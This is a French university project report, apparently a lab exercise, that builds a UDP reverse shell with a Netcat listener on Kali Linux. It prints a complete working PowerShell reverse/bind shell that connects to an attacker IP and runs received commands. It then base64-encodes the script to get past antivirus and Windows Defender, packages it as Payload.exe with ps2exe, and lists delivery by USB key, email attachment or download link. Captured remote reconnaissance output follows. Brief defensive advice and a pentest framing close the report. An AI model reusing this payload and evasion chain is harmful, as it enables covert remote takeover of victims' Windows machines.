



UNIVERSITÉ DE FIANARANTSOA L'ECOLE NATIONAL
D'INFORMATIQUE

Mention : INFORMATIQUE

PARCOURS : Informatique générale

Intitulé :

CREATION ET PRESENTATION D'UNE ATTAQUE
REVERSE SHELL UDP UTILISANT NETCAT ET UN
SCRIPT POWERSHELL

Année Universitaire : 2023-2024

TABLE DES MATIÈRES

- I. INTRODUCTION
- II. PRESENTATION DE NETCAT
- III. QU'EST-CE QU'UN REVERSE SHELL
- IV. DIFFERENCE ENTRE TCP ET UDP
- V. PREPARATION DES ENVIRONNEMENTS (KALI LINUX ET WINDOWS)
- VI. CONFIGURATION DU REVERSE SHELL UDP AVEC NETCAT ET POWERSHELL
- VII. ETABLISSEMENT DE LA CONNEXION POUR EFFECTUER LE REVERSE SHELL
- VIII. SECURISATION ET LIMITATIONS
- IX. CAS D'UTILISATION ET SCENARIOS PRATIQUES
- X. CONCLUSION

LISTE DES FIGURES

Figure 1 : Installation de Netcat sur Linux

Figure 2 : Test de connectivité entre machine

Figure 3 : Ecoute sur le port 4444 du machine Linux

Figure 4 : Script PowerShell pour le reverse Shell sur Windows

Figure 5 : Paramètre utilisé dans le script

Figure 6 : Création d'un Endpoint pour le mode reverse

Figure 7 : Création du client UDP pour le mode reverse

Figure 8 : Envoie d'un message pour le mode reverse

Figure 9 : Boucle de commande pour le mode reverse

Figure 10 : Création d'un Endpoint pour le mode Bind

Figure 11 : Création d'un serveur UDP pour le mode Bind

Figure 12 : Attente des commandes venant de l'attaquant

Figure 13 : Exécution du script pour le mode reverse

Figure 14 : Encodage du script en base64

Figure 15 : Création du fichier à rendre exécutable

Figure 16 : Commande pour transformer le script en exécutable

Figure 17 : Connexion réussie du reverse Shell

Figure 18 : Commandes et résultat pour la récupération des informations du systèmes cible

Figure 19 : Commandes et résultat pour le listage du contenu d'un répertoire spécifié

Figure 20 : Commandes et résultat pour la récupération des informations réseau du systèmes cible

Figure 21 : Commandes et résultat pour le listage des processus en cours d'exécution sur le systèmes cible

I. INTRODUCTION

La sécurité informatique et les tests de pénétration est essentielle pour sécuriser l'environnement numérique en constante évolution. C'est ce qui nous a amené à effectuer une simulation d'attaque reverse Shell UDP pour obtenir un accès à distance sur une machine cible (Windows) depuis une machine attaquante (kali Linux).

Ce rapport fournit une explication détaillée sur la mise en place d'un reverse Shell UDP en utilisant Netcat pour l'écoute sur une machine Linux et un script PowerShell dans un fichier exécutable (.exe) sur une machine Windows. Nous allons explorer les concepts fondamentaux, les étapes de configuration et les considérations de sécurité.

II. PRESENTATION DE NETCAT

Netcat est un utilitaire réseau polyvalent permettant d'établir des connexions réseau, de transférer des fichiers et de scanner des ports. C'est un outil de base pour les administrateurs réseau et les testeurs de pénétrations.

Fonctionnalités principales

- **Établir des connexions réseau(client/serveur) :** Netcat peut ouvrir des connexions sur des ports spécifiques en mode client ou serveur
- **Transférer des fichiers :** En utilisant les modes de connexion de Netcat, il est possible d'envoyer et de recevoir des fichiers entre des machines
- **Scanner des ports :** Netcat peut scanner des plages de ports pour identifier les services ouverts
- **Créer des tunnels réseau :** Utilisation de Netcat pour rediriger le trafic à travers des tunnels.

III. QU'EST-CE QU'UN REVERSE SHELL ?

A. Définition

Un reverse Shell est une technique où la machine cible initie une connexion vers la machine attaquant. Cela permet à l'attaquant de prendre le contrôle de la cible en contournant les pare-feu et les systèmes de détection d'intrusion.

B. Fonctionnement :

- **Initiation de la connexion :** La machine cible exécute un script ou une commande qui ouvre une connexion vers l'attaquant
- **Contrôle de la session :** Une fois la connexion établie, l'attaquant écoute cette connexion et prend le contrôle de la session en envoyant des commandes et recevoir les résultats en temps réel

C. Avantage et inconvénients :

- **Avantages :** Facilite le contournement des pare-feu et des systèmes de détection d'intrusion
- **Inconvénients :** Moins sécurisé et peut être détecté par des outils de sécurité sophistiqués

IV. DIFFERENCE ENTRE TCP ET UDP

A. TCP (Transmission Control Protocol)

TCP est un protocole de communication orienté connexion qui garantit la livraison fiable et ordonnée des paquets de données. Il est couramment utilisé pour des applications nécessitant une communication fiable, comme le transfert de fichiers, le web...

- **Connexion orientée :** Etablit une connexion fiable entre deux hôtes avant de commencer la transmission des données
- **Fiabilité :** Assure la livraison des paquets avec des mécanismes de retransmissions en cas de perte.
- **Contrôle de flux et correction d'erreurs :** Utilise des numéros de séquences et des accusés de réception pour garantir l'intégrité des données.

B. UDP (User Datagram Protocol)

UDP est un protocole de communication sans connexion qui envoie des paquets de données sans établir de connexion préalable. Il est utilisé pour des applications où la vitesse est critique et où une certaine perte de donnée est tolérable

- **Sans connexion :** Envoie les paquets sans établir de connexion préalable ce qui la rend plus rapide et léger.
- **Moins fiable :** Pas de garantie de livraison ou d'ordre des paquets, les paquets peuvent être perdus ou reçus dans le désordre.
- **Rapidité :** Plus rapide et léger, utilisé pour des applications nécessitant une transmission rapide des données.

Pourquoi utilisé UDP pour un reverse Shell ?


Les connections UDP sont souvent **moins surveillée** que TCP, facilitant le contournement des sécurités réseau. L'absence de mécanismes de contrôle rend UDP plus **rapide** pour certaines applications.

V. PREPARATION DES ENVIRONNEMENTS ET VERIFICATION DE LA CONNECTIVITÉ

A. Préparation des environnements

1. Sur Linux

Netcat est déjà pré installé sur kali linux mais si ce n'est pas le cas utilisé cette commande



```
(root@kali)-[/home/alex]  
# sudo apt-get install netcat
```


Figure 1 : Installation de Netcat sur Linux

2. Sur Windows

Créer un **script PowerShell** puis **l'encoder en base64** pour que les antivirus et Windows defender ne puisse pas le considérer comme un programme malveillant et puis le transformer en un fichier **exécutable** pour qu'il puisse être transféré vers d'autre machine cible.

B. Vérification de la connectivité :

Utiliser des commandes comme **ping** pour vérifier la connectivité entre la machine cible et la machine attaquante à partir de leur adresse IP.



```
C:\Windows\system32>ping <IP_DE_LA_MACHINE>_
```

Figure 2 : Test de connectivité entre machine

Cela permet de savoir que les 2 machines sont bien connectées. Pour savoir l'adresse IP d'une machine :

- **Linux** : utiliser la commande '**ip a**' sur un terminal de commande
- **Windows** : utiliser la commande '**ipconfig**' sur un terminal de commande

Cela affichera leur adresse IP sur la ligne où il y est écrit **IPV4**

VI. CONFIGURATION DU REVERSE SHELL UDP AVEC NETCAT ET POWERSHELL


Avant de configurer chaque machine, il faut d'abord les mettre sur une même plage de réseau pour garantir une meilleure connectivité et ici on les a connectés sur un réseau local pour simuler le test.

A. Étapes sur Kali Linux (machine attaquante)

1. Écoute sur un port UDP

Ici l'outil **Netcat** est utilisé sur la machine Linux pour effectuer une écoute. Cette écoute sur la machine attaquante doit être lancée avant l'exécution du **fichier exécutable** sur la machine cible.

La figure 3 illustre l'écoute sur le port 4444



```
(root@kali)-[/home/alex]
# nc -u -lvp 4444
listening on [any] 4444 ...
```

Figure 3 : Écoute sur le port 4444 de la machine Linux

Signification des paramètres utilisés dans la figure 3

- **'-l'**: Mode écoute
- **'-u'**: Mode UDP
- **'-v'**: Mode verbeux (ce paramètre est facultatif pour le débogage)
- **'4444'** : Ceci est le port d'écoute

B. Étapes sur Windows (machine cible)

1- Préparer un script PowerShell

Voici le script PowerShell **'Reverse_Shell_UDP'** préparer et il faut s'assurer que le script soit enregistré dans un fichier terminer par l'extension **'ps1'** pour que l'on puisse l'encodé en base64. Ce script peut fonctionner en mode Reverse ou Bind, selon les besoins.

```

1 function Reverse_Shell_UDP
2 {
3     [CmdletBinding(DefaultParameterSetName="reverse")] Param(
4         [Parameter(Position = 0, Mandatory = $true, ParameterSetName="reverse")]
5         [Parameter(Position = 0, Mandatory = $false, ParameterSetName="bind")]
6         [String]
7         $IPAddress,
8         [Parameter(Position = 1, Mandatory = $true, ParameterSetName="reverse")]
9         [Parameter(Position = 1, Mandatory = $true, ParameterSetName="bind")]
10        [Int]
11        $Port,
12        [Parameter(ParameterSetName="reverse")]
13        [Switch]
14        $Reverse,
15        [Parameter(ParameterSetName="bind")]
16        [Switch]
17        $Bind
18    )
19    if ($Reverse)
20    {
21        $endpoint = New-Object System.Net.IPEndPoint ([System.Net.IPAddress]::Parse($IPAddress),$Port)
22        $client = New-Object System.Net.Sockets.UDPClient
23    }
24    if ($Bind)
25    {
26        $endpoint = New-Object System.Net.IPEndPoint ([System.Net.IPAddress]::Any,$Port)
27        $client = New-Object System.Net.Sockets.UDPClient($Port)
28        $client.Receive([ref]$endpoint)
29    }
30    [Byte[]]$bytes = 0..255|%{0}
31    $sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell running as user " + $env:username + " on " + $env:computername + "`nCopyright (C) 2015 Microsoft Corporation. All rights reserved.`n`n")
32    $client.Send($sendbytes,$sendbytes.Length,$endpoint)
33    $sendbytes = ([text.encoding]::ASCII).GetBytes('PS (' + [System.Diagnostics.Process]::GetCurrentProcess().Id + ') ' + (Get-Location).Path + '>')
34    $client.Send($sendbytes,$sendbytes.Length,$endpoint)
35    while($true)
36    {
37        $receivebytes = $client.Receive([ref]$endpoint)
38        $returndata = ([text.encoding]::ASCII).GetString($receivebytes)
39        $result = (Invoke-Expression -Command $returndata 2>&1 | Out-String )
40        $sendback = $result + 'PS (' + [System.Diagnostics.Process]::GetCurrentProcess().Id + ') ' + (Get-Location).Path + '> '
41        $x = ($error[0] | Out-String)
42        $error.clear()
43        $sendback2 = $sendback + $x
44        $sendbytes = ([text.encoding]::ASCII).GetBytes($sendback2)
45        $client.Send($sendbytes,$sendbytes.Length,$endpoint)
46    } $client.Close()
47 }
48 Reverse_Shell_UDP -Reverse -IPAddress 192.168.42.203 -Port 4444;

```

Figure 4 : Script PowerShell pour le reverse Shell sur Windows

1.1. Définition des paramètres

```

56 Param(
57     [String]$IPAddress,      # Adresse IP de la machine attaquante (nécessaire pour le mode reverse)
58     [Int]$Port,              # Port à utiliser pour la connexion UDPClient
59     [Switch]$Reverse,        # Active le mode Reverse
60     [Switch]$Bind            # Active le mode Bind
61 )

```

Figure 5 : Paramètre utilisé dans le script

- **'IPAddress'** : Adresse IP de la machine attaquante
- **'Port'** : Port utilisé pour la connexion UDP.
- **'\$Reverse'** et **'Bind'** : Mode de fonctionnement (reverse ou Bind)

1.2. Fonctionnement du mode utilisé dans le script

Pour le mode reverse :

- **Création de l'Endpoint** : Cette ligne crée un point de terminaison réseau en utilisant l'adresse IP et le port spécifiés

```

21
22
23     $endpoint = New-Object System.Net.IPEndPoint ([System.Net.IPAddress]::Parse($IPAddress),$Port)
24
25

```

Figure 6 : Création d'un Endpoint pour le mode reverse

- **Création du client UDP :** Initialiser un nouveau client UDP pour envoyer et recevoir des paquets.

```

24
25
26     $client = New-Object System.Net.Sockets.UDPClient
27
28

```

Figure 7 : Création du client UDP pour le mode reverse

- **Envoi d'un message initial :** Envoie un message initial au serveur pour indiquer l'utilisateur et l'ordinateur exécutant le script.

```

$sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell running as user " + $env:username + " on " + $env:computername + "`nCopyright (C) 2015 Microsoft Corporation. All rights reserved.`n`n")
$client.Send($sendbytes,$sendbytes.Length,$endpoint)

```

Figure 8 : Envoie d'un message pour le mode reverse

- **Boucle de commandes :** Attends les commandes entrantes, les exécute et renvoie les résultats au serveur attaquant.

```

45
46     while($true)
47     {
48         $receivebytes = $client.Receive([ref]$endpoint)
49         $returndata = ([text.encoding]::ASCII).GetString($receivebytes)
50         $result = (Invoke-Expression -Command $returndata 2>&1 | Out-String )
51         $sendback = $result + 'PS (' + [System.Diagnostics.Process]::GetCurrentProcess().Id + ') ' + (Get-Location).Path + '> '
52         $x = ($error[0] | Out-String)
53         $error.clear()
54         $sendback2 = $sendback + $x
55         $sendbytes = ([text.encoding]::ASCII).GetBytes($sendback2)
56         $client.Send($sendbytes,$sendbytes.Length,$endpoint)
57     }

```

Figure 9 : Boucle de commande pour le mode reverse

Fonctionnement du mode Bind :

- **Création de l'Endpoint :** Crée un point de terminaison réseau qui écoute sur toutes les interfaces réseau de la machine cible.

```

33
34     $endpoint = New-Object System.Net.IPEndPoint ([System.Net.IPAddress]::ANY,$Port)
35
36

```

Figure 10 : Création d'un Endpoint pour le mode Bind

- **Création du Serveur UDP :** Initialisation d'un serveur UDP pour écouter les connexions entrantes sur le port spécifié.

```

35
36
37     $client = New-Object System.Net.Sockets.UDPClient($Port)
38

```

Figure 11 : Création d'un serveur UDP pour le mode Bind

Attente des commandes : Attend les commandes entrantes, les exécute et renvoie les résultats à l'attaquant, similaire au mode reverse

```

39
40
41     $client.Receive([ref]$endpoint)
42
43

```

Figure 12 : Attente des commandes venant de l'attaquant

La dernière ligne du script déclenche le mode reverse et spécifie l'adresse IP et le port de l'attaquant, changer l'adresse IP en fonction de l'adresse IP de l'attaquant et aussi le port pour spécifier le port d'écoute de l'attaquant.

```


77
78
79     Reverse_Shell_UDP -Reverse -IPAddress 192.168.42.203 -Port 4444;
80
81

```

Figure 13 : Exécution du script pour le mode reverse

2. Encodage du script en Base64

L'objectif est de contourner certaines protections de sécurité, la figure 14 illustre comment encodez le script PowerShell en Base64. Sur la figure 14 'C:\Users\alex\Desktop\Office.ps1' est le chemin qui contient le script sur le système.



```

Administrator: Windows PowerShell
S C:\Users\alex\Desktop> $Base64 = [System.Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes([System.IO.File]::ReadAllText("C:\Users\alex\Desktop\Office.ps1")))

```

Figure 14 : Encodage du script en base64

3. Création d'un fichier exécutable

3.1.Création d'un script de décodage et d'exécution

Une fois le script encodé en base64, Il faut créer une autre script qui **décodera** et **exécutera** ce script dans un autre fichier ‘**.ps1**’, la figure 15 illustre cela. Comme on peut le voir dans la figure 15, ces combinaisons de chaîne de caractère illisible est le script encodé en base 64.

[illegible]

Figure 15 : Création du fichier à rendre exécutable

3.2. Commande pour la création du fichier exécutable

Et voici la ligne de commande à exécuter sur PowerShell pour transformer le fichier contenant le script en un fichier exécutable. Comme on peut voir sur la figure le premier chemin est l'emplacement de notre script et la deuxième l'emplacement du fichier exécutable générer.

```
PS C:\Windows\system32> .\ps2exe.ps1 -inputFile C:\Users\alex\Desktop\Payload.ps1 -outputFile C:\Users\alex\Desktop\Payload.exe
```

Figure 16 : Commande pour transformer le script en exécutable


Remarque : Ce fichier exécutable créer n'est pas reconnu comme un **programme malveillant** sur la machine cible et pourra être distribué dans différente machine Windows cible à partir :

- **Clé USB**
- **Pièce jointe Email**
- **Téléchargement à partir d'un lien**
- **Etc...**

VII. ETABLISSEMENT DE LA CONNEXION POUR EFFECTUER LE REVERSE SHELL

A. Connexion réussi

Exécuter le fichier exécutable **Payload.exe** sur une machine cible et si la connexion a réussi la machine attaquante devrait afficher les informations de la machine cible avec un interpréteur de ligne de commande, la figure 17 illustre cela.



```
root@kali: /home/alex
File Actions Edit View Help
[alex@kali]~$ sudo su
[sudo] password for alex:
[root@kali]~/home/alex$ nc -u -lvp 4444
listening on [any] 4444 ...
192.168.42.103: inverse host lookup failed: Host name lookup failure
connect to [192.168.42.203] from (UNKNOWN) [192.168.42.103] 62577
Windows PowerShell running as user alex on DESKTOP-2REGFRN
Copyright (C) 2015 Microsoft Corporation. All rights reserved.


PS (1600) C:\Users\alex\Desktop>
```

Figure 17 : Connexion réussie du reverse Shell

B. Exécution d'une commande à Distance et vérification des résultats sur la machine cible

1. Récupération des informations système

Utilisation de la commande 'systeminfo' qui permet d'afficher les informations détaillées du système.



```
PS (3116) C:\Users\alex\Desktop> systeminfo

Nom de l'hôte: DESKTOP-2REGFRN
Nom du syst?me d'exploitation: Microsoft Windows 10 Professionnel
Version du syst?me: 10.0.19042 N/A version 19042
Fabricant du syst?me d'exploitation: Microsoft Corporation
Configuration du syst?me d'exploitation: Station de travail autonome
Type de version du syst?me d'exploitation: Multiprocessor Free
Propri?taire enregistr?: alex
Organisation enregistr?:
Identificateur de produit: 00330-80000-00000-AA444
Date d'installation originale: 23/07/2024, 12:48:33
Heure de d?marrage du syst?me: 28/07/2024, 20:09:40
Fabricant du syst?me: innotek GmbH
Mod?le du syst?me: VirtualBox
Type du syst?me: x86-based PC
Processeur(s): 1 processeur(s) install?(s).
[01]?: Intel64 Family 6 Model 61 Stepping

4 GenuineIntel ~2195 MHz
Version du BIOS: innotek GmbH VirtualBox, 01/12/2006
R?pertoire Windows: C:\Windows
R?pertoire syst?me: C:\Windows\system32
P?riph?rique d'amor?age: \Device\HarddiskVolume1
Option r?gionale du syst?me: fr;Fran?ais (France)
Param?tres r?gionaux d'entr?e: en-us;Anglais (?tats-Unis)
Fuseau horaire: (UTC+01:00) Bruxelles, Copenhagen, Madrid
, Paris
M?moire physique totale: 47000 Mo
M?moire physique disponible: 27434 Mo
M?moire virtuelle?: taille maximale: 57408 Mo
M?moire virtuelle?: disponible: 47015 Mo
M?moire virtuelle?: en cours d'utilisation: 17393 Mo
Emplacements des fichiers d'?change: C:\pagefile.sys
Domaine: WORKGROUP
Serveur d'ouverture de session: \DESKTOP-2REGFRN
Correctif(s): 6 Corrections install?es.
[01]: KB4578968
[02]: KB4562830
[03]: KB4570334
[04]: KB4580325
[05]: KB4586864
[06]: KB4594440
1 carte(s) r?seau install?e(s).
[01]: Intel(R) PRO/1000 MT Desktop Adapte

r
Nom de la connexion?: Ethernet
DHCP activ??: Oui
Serveur DHCP?: 192.168.43.75
Adresse(s) IP
```

Figure 18 : Commandes et résultat pour la récupération des informations du système cible

2. Listage du contenu d'un répertoire

Utilisation de la commande '**dir**' pour afficher la liste des fichiers et des dossiers présents dans le répertoire spécifié ici le répertoire spécifié est '**C:\Users\alex\Desktop**' et ici la figure 19 est affiche la liste reçue dans le terminal de commande de l'attaquant et celle qui est vraiment contenue dans la machine cible.




Figure 19 : Commandes et résultat pour le listage du contenu d'un répertoire spécifié

3. Récupération des informations Réseau

Utilisation de la commande '**ipconfig /all**' qui affiche toutes les configurations réseau de la machine cible, y compris les adresses IP, les passerelles, les serveurs DNS, etc.




Figure 20 : Commandes et résultat pour la récupération des informations réseau du système cible

4. Listage des processus en cours d'exécution

Utilisation de la commande '**Get-Process**' qui liste tous les processus actuellement en cours d'exécution sur la machine cible, y compris leurs ID et leur consommation de ressources.

```
PS (4148) C:\Users\alex\desktop> Get-Process
```

Handles	NPM(K)	PM(K)	WS(K)	CPU(s)	Id	SI	ProcessName
345	21	7880	29672	0.64	5632	1	ApplicationFrameHost
161	10	6184	11624	3.14	3764	0	audiodg
260	13	4228	18540	2.38	4128	1	conhost
464	19	1668	5116	1.16	428	0	csrss
341	17	1612	4996	14.50	524	1	csrss
451	17	4940	21616	1.59	1740	1	ctfmon
347	16	3112	11944	0.19	1628	0	dasHost
215	16	3272	11968	0.25	5044	1	dllhost
866	45	44412	74276	21.50	360	1	dwm
1828	71	29652	103276	17.13	3096	1	explorer
39	5	1268	3404	0.03	768	0	fontdrvhost
39	6	1484	4220	0.20	776	1	fontdrvhost
0	0	60	8		0	0	Idle

Figure 21 : Commandes et résultat pour le listage des processus en cours d'exécution sur le système cible

Il y en a encore plusieurs commandes qu'on peut faire mais ces quelques exemples qu'on a présentés prouvent qu'on peut très bien effectuer une attaque reverse Shell UDP en utilisant Netcat et PowerShell et créer un exécutable qui n'est pas reconnu comme programme malveillant par le système d'exploitation.

VIII. SÉCURISATION ET LIMITATIONS

A. Sécurisation

- **Pare-feu** : Bloquez le trafic UDP sortant sur des ports sensibles comme le port 4444 pour prévenir les reverse Shell
- **Inspection du trafic** : Utilisez des systèmes de détection d'intrusion (IDS) pour surveiller et analyser le trafic réseau, détectant des communications suspectes.
- **Antivirus** : Assurez-vous que les signatures antivirus sont à jour et configurez-les pour détecter des charges utiles spécifiques.
- **Audit réseau** : Effectuez des audits réguliers du trafic réseau pour identifier des activités suspectes ou non autorisées.

B. Limitations

- **Fiabilité des connexions UDP** : Les paquets peuvent être perdus ou arriver dans le désordre, affectant la fiabilité de la communication.
- **Détection antivirus** : Les signatures antivirus peuvent détecter des charges utiles spécifiques, mais ce script pourrait contourner certaines protections si le code est modifié.
- **Performance du réseau** : La performance du réseau peut affecter la rapidité et la fiabilité de la connexion UDP

IX. CAS D'UTILISATION ET SCÉNARIOS PRATIQUES

A. Test de pénétrations

Les professionnels de la sécurité utilisent les reverse Shell pour démontrer les vulnérabilités et les faiblesses de sécurité dans un environnement contrôlé. Cela permet aux entreprises de comprendre les risques et de prendre des mesures pour améliorer leur sécurité.

B. Évaluation de la sécurité

Les techniques de reverse Shell peuvent être utilisées pour évaluer la capacité d'une organisation à détecter et répondre à des attaques. Les tests réguliers et les simulations d'attaque aident à renforcer les défenses et à former le personnel.

Dans notre cas le reverse Shell est utilisés pour apprendre comment détecter et se défendre contre des attaques similaires. En effet cela inclut des exercices pratiques et des démonstrations en direct.

X. CONCLUSION

Ce rapport a fourni une explication détaillée de la mise en place d'un reverse Shell UDP en utilisant Netcat sur Kali Linux et un fichier exécutable contenant un script PowerShell sur Windows. Nous avons exploré les concepts de base, les différences entre le protocole TCP et UDP, les étapes de configuration et les considérations de sécurité. La compréhension de ces techniques est essentielle pour renforcer la sécurité des systèmes et se préparer aux menaces potentielles.